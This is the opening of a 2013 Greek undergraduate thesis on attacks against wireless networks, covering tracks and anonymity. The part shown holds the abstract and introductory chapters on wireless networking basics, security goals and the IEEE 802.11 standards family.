Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων

Πτυχιακή Εργασία

Επιθέσεις σε Ασύρματα Δίκτυα, Κάλυψη Ιχνών και Ανωνυμία

Από

Βλαδίσλαβος Χιρκόβσκι **ΑΜ: 2470**

Πιερίν Σάκο **ΑΜ: 2471**

Επιβλέπων Καθηγητής: Χάρης Μανιφάβας

Επιτροπή Αξιολόγησης:

Ημερομηνία Παρουσίασης:

Ευχαριστίες

Με την ολοκλήρωση αυτής της πτυχιακής εργασίας θα θέλαμε να ευχαριστήσουμε τον επιβλέποντα Επίκουρο Καθηγητή κ. Δρ. Χαράλαμπο Μανιφάβα, για την βοήθειά του και την καθοδήγηση του καθ' όλη την διάρκεια της υλοποίησης αυτής της εργασίας. Επίσης θα θέλαμε να ευχαριστήσουμε τους γονείς μας για τη συμπαράσταση και υποστήριξη που μας παρείχαν καθ' όλη τη διάρκεια των σπουδών μας.

Βλαδίσλαβος Χιρκόβσκι & Πιερίν Σάκο

Απρίλιος 2013

Περίληψη

Στη παρούσα διπλωματική εργασία γίνεται η μελέτη των μηχανισμών προστασίας και κρυπτογράφησης των δεδομένων σε ένα ασύρματο δίκτυο, καθώς επίσης παρουσιάζονται οι τρόποι με τους οποίους μπορεί κανείς να προσπεράσει αυτές τις άμυνες. Η εργασία αυτή χωρίζεται σε τρία μέρη.

Στο πρώτο μέρος μελετώνται τα διάφορα πρωτόκολλα κρυπτογράφησης των δεδομένων όπως είναι το WEP,TKIP, WPA και WPA2, μαζί με τις αδυναμίες και τους λόγους αποτυχίας τους, Δίνονται επίσης λύσεις που μπορούν οι χρήστες να εφαρμόσουν ώστε να προστατέψουν όσο δυνατό περισσότερο τα δεδομένα που ανταλλάσσονται σε ένα ασύρματο δίκτυο.

Στο δεύτερο μέρος γίνεται η ανάδειξη των μηχανισμών υποκλοπής δεδομένων από ασύρματα δίκτυα τα οποία είτε δεν εφαρμόζουν κάποιο μηχανισμό προστασίας, είτε έχουν ένα μη ολοκληρωμένο μηχανισμό, αλλά ακόμα και όταν τα ασύρματα δίκτυα αυτά χρησιμοποιούν τους πιο σύγχρονους τρόπους προστασίας. Αρχικά παρουσιάζονται τρόποι προσπέρασης της άμυνας ενός σημείου πρόσβασης που έχει ως αποτέλεσμα την είσοδο του επιτιθέμενου στο ασύρματο δίκτυο. Ύστερα η επιθέσει προχωράνε στο επόμενο επίπεδο όπου στόχος τώρα γίνεται ο υπολογιστής του χρήστη, δίνοντας τη δυνατότητα στον επιτιθέμενο να υποκλέψει δεδομένα. Επίσης παρουσιάζονται τρόποι εφαρμογής επιθέσεων Άρνησης Υπηρεσιών (Denial of Service), όπου σαν στόχο έχουν την άρνηση δικτυακών πόρων στον χρήστη.

Τέλος, στο τρίτο μέρος αυτής της πτυχιακής εργασίας αναφερόμαστε στα ίχνη που μπορεί να αφήσει κάποιος μετά από μια επίθεση, και τι μπορεί να κάνει για να απαλλαχθεί από αυτά. Επιπλέον αναλύουμε το θέμα της ανωνυμίας στο Ιντερνέτ παρουσιάζοντας τρόπους τους οποίους θα μπορούσε κάποιος να χρησιμοποιεί για να είναι ανώνυμος όσο πλοηγείται στο διαδίκτυο.

Abstract

The purpose of this diploma thesis is to study the mechanisms of data protection and encryption on a wireless network, and moreover to present the ways in which one can bypass these defenses. This diploma thesis consists of two parts:

In the first part, the various data encryption protocols are being presented, such as WEP, TKIP, WPA and WPA2, along with their weaknesses and the reasons of their failure. In addition, solutions are also provided that users can implement in order to protect their privacy and data integrity as much as possible when using a wireless network.

In the second part are presented the mechanisms of data interception on wireless networks which either don't use any kind of data encryption or use a less affective encryption protocol. Initially, there are presented ways of bypassing the defense mechanisms of a wireless router which results in a network intrusion from the attacker. In addition, the attacks move on the next level where this time the user's computer is being compromised which results in giving the attacker the ability to take over and control the user's computer. Moreover, there are presented and implemented techniques of performing Denial of Service attacks which result in denial of resources to the end user.

In the third and last part of this diploma thesis we refer to the topic of covering our tracks after having performed any suspicious action and present ways to delete those tracks from our computer. Anonymity is another topic we cover in this last part, where e present ways for a user to be anonymous while browsing the Internet.

"The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards." — Gene Spafford

Πίνακας Περιεχομένων

Πίνακας Εικόνων

Μέρος Ι

Κεφάλαιο 1 Ασύρματα Δίκτυα

1.1 Εισαγωγή στα Ασύρματα Δίκτυα

Τα τελευταία χρόνια ένας από τους κλάδους των τηλεπικοινωνιών και γενικότερα της πληροφορικής που αναπτύσσεται ταχύτατα, βρίσκοντας όλο και περισσότερο εφαρμογή στην καθημερινή ζωή αλλά και σε ερευνητικούς σκοπούς, είναι η ασύρματη επικοινωνία. Το κύριο χαρακτηριστικό της τελευταίας δεκαετίας είναι η διακίνηση και αποθήκευση ενός μεγάλου όγκου πληροφορίας μέσω της ασύρματης επικοινωνίας όπου πρωταρχικό ρόλο παίζουν τα ασύρματα δίκτυα. Οι άνθρωποι τα εγκαθιστούν πλέον στα γραφεία τους, στο σπίτι τους, ακόμα και σε εταιρίες όπου εξυπηρετούνται μεγάλος αριθμός υπαλλήλων. Ένα ασύρματο δίκτυο αποτελείται από ένα σύνολο υπολογιστών οι οποίοι είναι συνδεδεμένοι σε ένα σημείο πρόσβασης (Access Point), για να επικοινωνούν μεταξύ τους αλλά και να έχουν πρόσβαση στο Ιντερνέτ. Ένα τέτοιο δίκτυο δεν χρησιμοποιεί καλωδίωση για την επικοινωνία, αλλά χρησιμοποιούνται τα ραδιοκύματα. Ένα ασύρματο δίκτυο θα μπορούσε να έχει τον εξής ορισμό:

> *Ως Ασύρματο δίκτυο μπορεί να χαρακτηριστεί ένα τηλεπικοινωνιακό δίκτυο, συνήθως τηλεφωνικό ή δίκτυο υπολογιστών, το οποίο χρησιμοποιεί ραδιοκύματα ως φορείς πληροφορίας. Τα δεδομένα μεταφέρονται μέσω ηλεκτρομαγνητικών κυμάτων, με συχνότητα φέροντος η οποία εξαρτάται κάθε φορά από τον ρυθμό μετάδοσης δεδομένων που απαιτείται να υποστηρίζει το δίκτυο.*

Η εμβέλεια που καλύπτει ένα ασύρματο δίκτυο εκτείνεται σε αρκετά μέτρα, το οποίο είναι ικανό να διασυνδέσει από τους ορόφους μιας πολυκατοικίας μέχρι και τα κτήρια μίας πανεπιστημιούπολης. Επίσης ένα ασύρματο δίκτυο είναι δυνατό να συνδεθεί με ένα ενσύρματο, αυξάνοντας σημαντικά την εμβέλεια δράσης του ενσύρματου. Τα τοπικά ασύρματα δίκτυα ονομάζονται WLAN ή WiFi . Αυτό που ξεχωρίζει ένα ενσύρματο από ένα ασύρματο δίκτυο μετάδοσης είναι το μέσο μετάδοσης. Τα ασύρματα δίκτυα αντί για καλώδια και οπτικές ίνες, χρησιμοποιούν υπέρυθρες ακτίνες ή ραδιοσυχνότητες.

Τα ασύρματα δίκτυα υπολογιστών απαιτούν τη χρήση πρωτοκόλλων που μπορούν να παρέχουν αξιόπιστη μεταφορά δεδομένων, πρωτόκολλα τα οποία θα προσφέρουν την ασφαλή μεταφορά τους μεταξύ δύο χρηστών, θα παρέχουν τρόπους που να ασφαλίζουν τα δεδομένα που διακινούνται από κάθε προσπάθεια παραβίασης ή υποκλοπής, και πρωτοκόλλων που θα επιτρέπουν την εύκολη διασύνδεση ενός ασύρματου δικτύου με ένα ασύρματο.

Τα ασύρματα δίκτυα σήμερα χρησιμοποιούνται παντού. Αυτά προσφέρουν μεγάλη ελευθερία όχι όμως χωρίς κάποιο κόστος, και μαζί με τις ευκολίες που μας προσφέρουν,

υπάρχουν και πολλοί κίνδυνοι που έχουν εμφανιστεί όσον αφορά το θέμα της ασφάλειας. Η κατανόηση των αδυναμιών αυτών, μας βοηθάει ώστε να τα προστατεύσουμε και να τα κάνουμε περισσότερο ασφαλή.

1.2 Πλεονεκτήματα Ασύρματων Δικτύων

Τα ασύρματα δίκτυα παρουσιάζουν διάφορα πλεονεκτήματα όταν συγκρίνονται με τα ενσύρματα τοπικά δίκτυα. Σε ένα ασύρματο δίκτυο είναι πιο εύκολο να προσθέσουμε ή να μετακινήσουμε ένα σταθμό ή να εγκαταστήσουμε ένα σημείο πρόσβασης για να παρέχουμε συνδεσιμότητα σε περιοχές που είναι δύσκολο να καλωδιωθούν. Τα πλεονεκτήματα των ασύρματων δικτύων παρατίθενται παρακάτω:

- *Ευκολία (Convenience)*: Η ασύρματη φύση αυτών των δικτύων επιτρέπει στους χρήστες να έχουν πρόσβαση στους πόρους ενός δικτύου από σχεδόν οποιαδήποτε τοποθεσία χωρίς να πρέπει να βρίσκονται στο σπίτι ή στο γραφείο. Με την αύξηση της χρησιμοποίησης φορητών υπολογιστών, αυτό είναι ιδιαίτερα σημαντικό.
- *Κινητικότητα (mobility)*: Τα WLAN μπορούν να παρέχουν την δυνατότητα στους χρήστες για πρόσβαση σε πληροφορίες ενώ βρίσκονται εν κίνηση εντός της εμβέλειας τους. Αυτή η ευχέρεια στην κίνηση υποστηρίζει την παραγωγικότητα και τις ευκαιρίες για εξυπηρέτηση, οι οποίες δεν είναι δυνατές με τα ενσύρματα δίκτυα.
- *Ταχύτητα και ευελιξία εγκατάστασης*: Η εγκατάσταση ενός WLAN εξαλείφει την ανάγκη της χρήσης των καλωδίων η οποία συνήθως απαιτεί κόπο και χρόνο, ενώ η ασύρματη τεχνολογία επιτρέπει τη διασύνδεση δικτύων η οποία υπό άλλες συνθήκες θα ήταν αδύνατη.
- *Μειωμένο κόστος κτήσης*: Ενώ η αρχική επένδυση που απαιτείται για τον εξοπλισμό σε ένα WLAN μπορεί σε μερικές περιπτώσεις να είναι υψηλότερη από το αντίστοιχο κόστος για μια ενσύρματη σύνδεση, το συνολικό κόστος λειτουργίας μπορεί να είναι σημαντικά χαμηλότερο, καθώς τα μακροπρόθεσμα κέρδη είναι πολύ μεγαλύτερα σε δυναμικά περιβάλλοντα όπου απαιτούνται πολύ συχνές μετακινήσεις και αλλαγές.
- *Συμβατότητα*: Τα WLAN μπορούν να μεταβληθούν σε μια ποικιλία από τύπους για να ικανοποιήσουν τις ανάγκες συγκεκριμένων εγκαταστάσεων και εφαρμογών. Οι διαμορφώσεις αλλάζουν εύκολα και επεκτείνονται από μικρά δίκτυα κατάλληλα για ένα μικρό αριθμό χρηστών μέχρι πλήρως ανεπτυγμένα δίκτυα που καλύπτουν εκατοντάδες χρήστες.

1.3 Η Ασφάλεια

Όπως είπαμε τα ασύρματα δίκτυα πλέον αποτελούν αναπόσπαστο κομμάτι της ζωής μας. Έτσι στο σημείο αυτό τίθεται το μεγάλο θέμα της ασφάλειας της πληροφορίας που διακινείται μέσω των δικτύων αυτών. Με την εξάπλωση και την εκτενή χρήση τους, τα ασύρματα δίκτυα αποτέλεσαν στόχο από χρήστες με κακόβουλες προθέσεις. Έτσι τα δεδομένα βρίσκονται σε ένα περιβάλλον όπου διατρέχουν συνεχώς κίνδυνο από άτομα που προσπαθούν να εκμεταλλευτούν τα κενά ασφαλείας, με σκοπό την υποκλοπή χρήσιμων και εμπιστευτικών δεδομένων όπως κωδικοί πιστωτικών καρτών κ.α.

Τι είναι ένα ασφαλές δίκτυο; Μπορεί ένα ασύρματο δίκτυο να γίνει ασφαλές; Αν και οι έννοια του ασφαλούς δικτύου γοητεύει τους περισσότερους χρήστες, τα δίκτυα δεν μπορούν απλώς να ταξινομηθούν σε ασφαλή και μη ασφαλή, επειδή ο όρος αυτός δεν είναι απόλυτος – κάθε οργανισμός ορίζει το επίπεδο πρόσβασης που επιτρέπει ή απαγορεύει. Για παράδειγμα ένας οργανισμός που διατηρεί πολύτιμα εμπορικά μυστικά θα θέλει να εμποδίζει τους ξένους από το να αποκτούν πρόσβαση στους υπολογιστές του. Μία εταιρία που διαθέτει μία τοποθεσία Ιστού η οποία κάνει κάποιες πληροφορίες διαθέσιμες στο κοινό, μπορεί να ορίζει ως ασφαλές ένα δίκτυο που επιτρέπει τη πρόσβαση στα δεδομένα, αλλά απαγορεύει την αλλαγή των δεδομένων αυτών από τρίτους. Άλλοι φορείς, πάλι, εστιάζουν την προσοχή τους στο να διατηρούν τις επικοινωνίες εμπιστευτικές. Αυτοί ορίζουν ως ασφαλές ένα δίκτυο στο οποίο κανένας άλλος εκτός από τον αποστολέα και τον τελικό αποδέκτη δεν μπορεί να υποκλέψει και να διαβάσει ένα μήνυμα. Τέλος, πολλοί μεγάλοι οργανισμοί χρειάζονται ένα σύνθετο ορισμό της ασφάλειας, που να επιτρέπει την πρόσβαση σε κάποια επιλεγμένα δεδομένα ή υπηρεσίες, ενώ εμποδίζει την πρόσβαση ή την τροποποίηση των ευαίσθητων δεδομένων και υπηρεσιών τα οποία διατηρούνται εμπιστευτικά.

Επειδή δεν υπάρχει απόλυτος ορισμός του ασφαλούς δικτύου, το πρώτο βήμα που πρέπει να κάνει ένας οργανισμός για να επιτύχει ένα ασφαλές σύστημα είναι να ορίσει την πολιτική ασφαλείας του (security policy). Η πολιτική αυτή δεν καθορίζει πως θα επιτευχθεί η προστασία. Καθορίζει όμως ρητά και με σαφήνεια τα στοιχεία που πρέπει να προστατεύονται. Ο ορισμός μίας πολιτικής ασφάλειας είναι σύνθετη δουλειά επειδή κάθε οργανισμός πρέπει να αποφασίσει ποιες απόψεις της προστασίας είναι οι σημαντικότερες, και συχνά πρέπει να κάνει συμβιβασμούς μεταξύ της ασφάλειας και της ευκολίας χρήσης. Για παράδειγμα ένας οργανισμός μπορεί να εξετάσει τα παρακάτω:

- *Ακεραιότητα των δεδομένων* (data integrity). Η ακεραιότητα αναφέρεται στην προστασία από αλλαγές: είναι τα δεδομένα που φτάνουν στον παραλήπτη ακριβώς ίδια με τα δεδομένα που έχουν σταλεί.
- *Διαθεσιμότητα των δεδομένων*(data availability). Η διαθεσιμότητα αναφέρεται στην προστασία από διακοπές της εξυπηρέτησης: παραμένουν τα δεδομένα προσπελάσιμα για τη χρήση για την οποία προορίζονται.
- *Εμπιστευτικότητα των δεδομένων* (data confidentiality). Η εμπιστευτικότητα αναφέρεται στην προστασία από μη εξουσιοδοτημένη πρόσβαση στα δεδομένα

Η ασύρματη δικτύωση φέρνει μία εντελώς νέα διάσταση στη ανάλυση των κινδύνων για την δικτυακή ασφάλεια. Λόγο της ύπαρξης έτοιμου και εύκολα διαθέσιμου εξοπλισμού, οι επιθέσεις σε ασύρματα δίκτυα γίνονται ολοένα και πιο εύκολα. Αναμφίβολα, υπάρχουν πολλά κενά στη ασφάλεια των ασύρματων συστημάτων, και συνεχώς ανακαλύπτονται καινούργιες αδυναμίες. Χωρίς εγκατεστημένη ασφάλεια δικτύου, τα ασύρματα δίκτυα διατρέχουν κίνδυνο παρείσφρησης από μη εξουσιοδοτημένους χρήστες, διακοπής λειτουργίας του δικτύου, διακοπής υπηρεσιών, ακόμα και νομικής δίωξης, ενώ παράλληλα είναι δυνατή η κλοπή και κατάχρηση απόρρητων επιχειρηματικών αλλά και προσωπικών πληροφοριών. Οι τεχνολογίες, οι υπηρεσίες και τα πρωτόκολλα που χρησιμοποιούνται στα δίκτυα εξελίσσονται, με παρόμοιο ρυθμό αποκαλύπτονται νέες αδυναμίες που αφορούν την ασφάλειά τους. Γι' αυτό το λόγο πρέπει να βρισκόμαστε σε συνεχή επαγρύπνηση και να ενημερωνόμαστε ώστε να εφαρμόζουμε την όσο δυνατόν μεγαλύτερη ασφάλεια.

Κεφάλαιο 2 Το πρότυπο 802.11

2.1 Το 802.11 πρότυπο δικτύωσης ασύρματων δικτύων

Σχεδόν από την εμφάνιση των φορητών υπολογιστών, πολλοί άνθρωποι ονειρεύονταν να μπαίνουν σε ένα γραφείο και ο υπολογιστής τους να συνδέεται με μαγικό τρόπο στο Internet. Έτσι πολλές ομάδες άρχισαν να δουλεύουν πάνω σε μεθόδους επίτευξης του στόχου αυτού. Η πιο πρακτική προσέγγιση είναι να εξοπλιστούν τόσο ο χώρος του γραφείου όσο και οι φορητοί υπολογιστές με πομπούς και δέκτες ραδιοκυμάτων μικρής εμβέλειας, ώστε να μπορούν να επικοινωνούν. Η δουλειά αυτή σύντομα οδήγησε σε ασύρματα LAN που πωλούνταν από διάφορες εταιρίες.

Το πρόβλημα ήταν ότι κανένα από αυτά τα δίκτυα δεν ήταν συμβατό με τα άλλα. Αυτή η πληθώρα προτύπων σήμαινε ότι ένας υπολογιστής εξοπλισμένος με ένα ραδιοπομπό μάρκας *X* δεν δουλεύει σε ένα χώρο εξοπλισμένο με ένα σταθμό βάσης μάρκας *Y*. Τελικά η βιομηχανία αποφάσισε ότι ένα πρότυπο για τα ασύρματα LAN μπορεί να είναι καλή ιδέα. Έτσι η επιτροπή της IEEE που τυποποίησε τα ενσύρματα LAN ανέλαβε το καθήκον να σχεδιάσει ένα πρότυπο για ασύρματα LAN. Το πρότυπο αυτό στο οποίο κατέληξε ονομάστηκε 802.11. Ένα εμπορικό όνομα που χρησιμοποιείται για το πρότυπο αυτό είναι το **WiFi**.

Το προτεινόμενο πρότυπο έπρεπε να λειτουργεί με δύο τρόπους:

1. Με παρουσία ενός σταθμού βάσης
2. Με απουσία ενός σταθμού βάσης

Στην πρώτη περίπτωση όλες οι επικοινωνίες πρέπει να περνούν από το σταθμό βάσης, ο οποίος ονομάζεται **σημείο πρόσβασης** (access point) στην ορολογία του 802.11. Στη δεύτερη περίπτωση οι υπολογιστές απλώς μεταδίδουν απευθείας ο ένας στον άλλον. Αυτός ο τρόπος λειτουργίας ονομάζεται μερικές φορές **δικτύωση ad hoc** (ad hoc networking). Ένα τυπικό παράδειγμα είναι δύο ή περισσότερα άτομα που βρίσκονται σε ένα δωμάτιο το οποίο δεν είναι εξοπλισμένο με ασύρματο LAN και βάζουν τους υπολογιστές τους να επικοινωνούν απευθείας (Fig 2).




Figure 1: Ασύρματο LAN με ένα σημείο πρόσβασης και διάφορες συσκευές

Μερικές από τις προκλήσεις που έπρεπε να αντιμετωπιστούν ήταν: η ανεύρεση μίας κατάλληλης ζώνης συχνοτήτων η οποία να είναι κατά προτίμηση διαθέσιμη σε όλο τον κόσμο, η αντιμετώπιση της πεπερασμένης εμβέλειας των ραδιοκυμάτων, η εξασφάλιση των ιδιωτικών δεδομένων των χρηστών, η λήψη πρόνοιας για την περιορισμένη ζωή της μπαταρίας, η ανησυχία για την ανθρώπινη ασφάλεια, η κατανόηση του αντίκτυπου που θα έχει η μεταφερσιμότητα των υπολογιστών και τέλος η υλοποίηση ενός συστήματος με επαρκές εύρος ζώνης ώστε να είναι οικονομικά βιώσιμο.




Figure 2: Ad hoc δικτύωση με διάφορες συσκευές

Μετά από αρκετή δουλειά η επιτροπή κατέληξε σε ένα πρότυπο που αντιμετώπισε τις προκλήσεις αυτές. Το 802.11 έφερε επανάσταση στους υπολογιστές και στην πρόσβαση στο Internet. Αεροδρόμια, σιδηροδρομικοί σταθμοί, ξενοδοχεία εμπορικά κέντρα, και πανεπιστήμια εγκαθιστούν τέτοια δίκτυα με ραγδαίο ρυθμό. Ακόμη και οι ακριβές καφετέριες εγκαθιστούν δίκτυα 802.11 έτσι ώστε οι πελάτες να μπορούν να περιηγούνται στον Ιστό καθώς πίνουν τον καφέ τους. Το 802.11 πέτυχε για το Internet ότι πέτυχαν οι φορητοί υπολογιστές για τον κόσμο των υπολογιστών: έδωσε τη δυνατότητα κίνησης.

Στα πρότυπα 802.11 περιγράφονται τα δύο πρώτα επίπεδα του μοντέλου OSI, δηλαδή το φυσικό επίπεδο (PHY, Physical Layer) και το επίπεδο σύνδεσης δεδομένων (MAC, Medium Access Control). Τα πρωτόκολλα αυτά δημοσιεύονται από την IEEE γεγονός που είναι σημαντικό για την διαλειτουργικότητα, δηλαδή την ικανότητα συνεργασίας των συσκευών που το ακολουθούν. Η IEEE 802.11 περιγράφει μόνο τα δύο κατώτερα επίπεδα του OSI, επιτρέποντας έτσι σε οποιαδήποτε εφαρμογή να εργάζεται πάνω σε συσκευή 802.11 όπως ακριβώς θα εργαζόταν πάνω από Ethernet. Οι συσκευές 802.11 δηλαδή μεταφέρουν διαφανώς την πληροφορία από τα πιο πάνω επίπεδα του OSI.




Figure 3: Αρχιτεκτονική του 802.11 προτύπου

Το throughput του 802.11 είναι στα 2 Mbps. Ο IEEE οργανισμός επικύρωσε το 802.11b πρότυπο το οποίο αύξησε το throughput στα 11 Mbps. Το 802.11b υποστηρίζει επίσης 2 Mbps ρυθμό δεδομένων και λειτουργεί στη ζώνη των 2.4 GHz για επικοινωνίες υψηλής ταχύτητας δεδομένων. Το πρότυπο αυτό επηρεάζει τα κατώτερα στρώματα του μοντέλου OSI δηλαδή το Φυσικό επίπεδο και το επίπεδο Σύνδεσης Δεδομένων.

Το *Φυσικό στρώμα* ορίζει το πώς τα δεδομένα μεταδίδονται πάνω από το φυσικό μέσο μετάδοσης. Ο IEEE έχει αναθέσει στο 802.11 δύο μεθόδους μετάδοσης, μια για ραδιοσυχνότητες (RF) και μία για υπέρυθρες. Οι δύο RF μέθοδοι είναι η μέθοδος **Εξάπλωσης Φάσματος με Συνεχή Αλλαγή Συχνότητας** (FHSS) και η μέθοδος **Εξάπλωσης Φάσματος Άμεσης Ακολουθίας** (DSSS). Οι δύο αυτές τεχνικές μετάδοσης λειτουργούν μέσα στη ISM (Industrial, Scientific, and Medical) ζώνη των 2.4 GHz. Άλλες συσκευές που λειτουργούν σε αυτή τη ζώνη είναι οι φούρνοι μικροκυμάτων και τα walkie talkie.

Το FHSS και το DSSS είναι δύο διαφορετικές τεχνικές για μετάδοση δεδομένων πάνω από ραδιοκύματα. Το FHSS χρησιμοποιεί 79 κανάλια, το καθένα με εύρος 1MHz, ξεκινώντας από το κάτω όριο της ζώνης ISM στα 2.4 GHz. Ο αποστολέας και παραλήπτης διαπραγματεύονται ένα σχέδιο ακολουθίας μέσω των υπό-καναλιών. Η τεχνική DSSS περιορίζεται και αυτή σε 1 ή 2 Mbps, χωρίζοντας τη ζώνη των 2.4 GHz σε 14 κανάλια με το καθένα να λειτουργεί στα 22 MHz.

Το στρώμα *Σύνδεσης Δεδομένων* (Data Link layer) αποτελείται από δύο υπό-επίπεδα, το υπό-επίπεδο *Ελέγχου Προσπέλασης Μέσων* (MAC) και το υπό-επίπεδο *Ελέγχου Λογικού Συνδέσμου* (LLC). Το στρώμα αυτό καθορίζει το πώς τα δεδομένα που μεταδίδονται διαχειρίζονται μέσα στο δίκτυο. Το υπό-επίπεδο LLC κρύβει τις διαφορές ανάμεσα στις διαφορετικές παραλλαγές του 802 έτσι ώστε να κάνει τις παραλλαγές αυτές «αόρατες» όσον αφορά το επίπεδο δικτύου.

Το πρότυπο 802.11 χωρίζει όλα τα πακέτα σε τρείς διαφορετικές κατηγορίες: τα

δεδομένα, τη διαχείριση και τον έλεγχο. Αυτές οι τρείς κατηγορίες είναι γνωστές ως *είδος πακέτου (packet type)*. Τα πακέτα δεδομένων χρησιμοποιούνται για να μεταφέρουν δεδομένα υψηλού επιπέδου όπως είναι τα πακέτα IP. Τα πακέτα διαχείρισης είναι τα πιο ενδιαφέρον από τη πλευρά ενός επιτιθέμενου καθώς ελέγχουν τη διαχείριση του δικτύου. Τα πακέτα ελέγχου χρησιμοποιούνται για απόκτηση ελέγχου στο κοινόχρηστο μέσο. Κάθε είδος πακέτου έχει πολλαπλά υπό-είδη. Αντίθετα με το Ethernet, τα περισσότερα 802.11 πακέτα έχουν τρείς διευθύνσεις: διεύθυνση αποστολέα, διεύθυνση προορισμού και το *Basic Service Set ID (BSSID)*. Το BSSID πεδίο προσδιορίζει μοναδικά το σημείο πρόσβασης (AP) και τους συνδεδεμένους σε αυτόν υπολογιστές. Οι τρείς διευθύνσεις καθορίζουν που πηγαίνουν τα πακέτα, ποιος τα έστειλε και από ποιο σημείο πρόσβασης να περάσουν.

2.2 Η οικογένεια του 802.11

Από την αρχική του έκδοση, το πρότυπο IEEE 802.11 έχει επεκταθεί σε πολυάριθμες ομάδες, που καθορίζονται από τα γράμματα a μέχρι το i. Στα τέλη του 1999 η IEEE κοινοποίησε δύο νέα συμπληρωματικά πρότυπα για WLANs, τα 802.11a, 802.11b, 802.11g και 802.11y. Προβλέπει ρυθμούς μετάδοσης από 1 έως 2 Mbps και υποστηρίζει ασύγχρονη υπηρεσία. Στο φυσικό επίπεδο προβλέπει τεχνική FHSS (Frequency Hopping Spread Spectrum) ή DSSS
(Direct-Sequence Spread Spectrum**)** σε ζώνες συχνοτήτων 915 MHz, 2.4 GHz και 5.2 GHz ή υπέρυθρη μετάδοση στα 850 nm έως 900 nm. Υποστηρίζει δυνατότητες όπως κατανομή προτεραιοτήτων της κίνησης, υποστήριξη εφαρμογών πραγματικού χρόνου και διαχείριση ισχύος της συσκευής.

2.2.1 IEEE 802.11a

Το πρότυπο αυτό εισήλθε στην αγορά αφού το 802.11b είχε ήδη ένα μεγάλο μερίδιο αυτής. Παρόλα αυτά η τεχνολογία που χρησιμοποιεί προσφέρει αρκετά πλεονεκτήματα σε σχέση με αυτή του 802.11b. Χρησιμοποιεί τις μπάντες UNII στα 5GHz, με ρυθμούς μετάδοσης 1, 2, 5.5, 11, 6, 12, 24 Mbps και προαιρετικά 36, 48, 54 Mbps χρησιμοποιώντας διαμόρφωση OFDM (Orthogonal Frequency Division Multiplexing)10. Η επέκταση αυτή αποσκοπούσε να καλύψει την ανάγκη για μεγαλύτερους ρυθμούς μετάδοσης. Επιλέχθηκε η λειτουργία σε μια υψηλότερη ζώνη συχνοτήτων, αφενός για να μπορούν να υποστηριχθούν οι μεγαλύτεροι ρυθμοί, αφετέρου ώστε να μην υπάρχει παρεμβολή από τις προηγούμενες συσκευές.

2.2.2 IEEE 802.11b

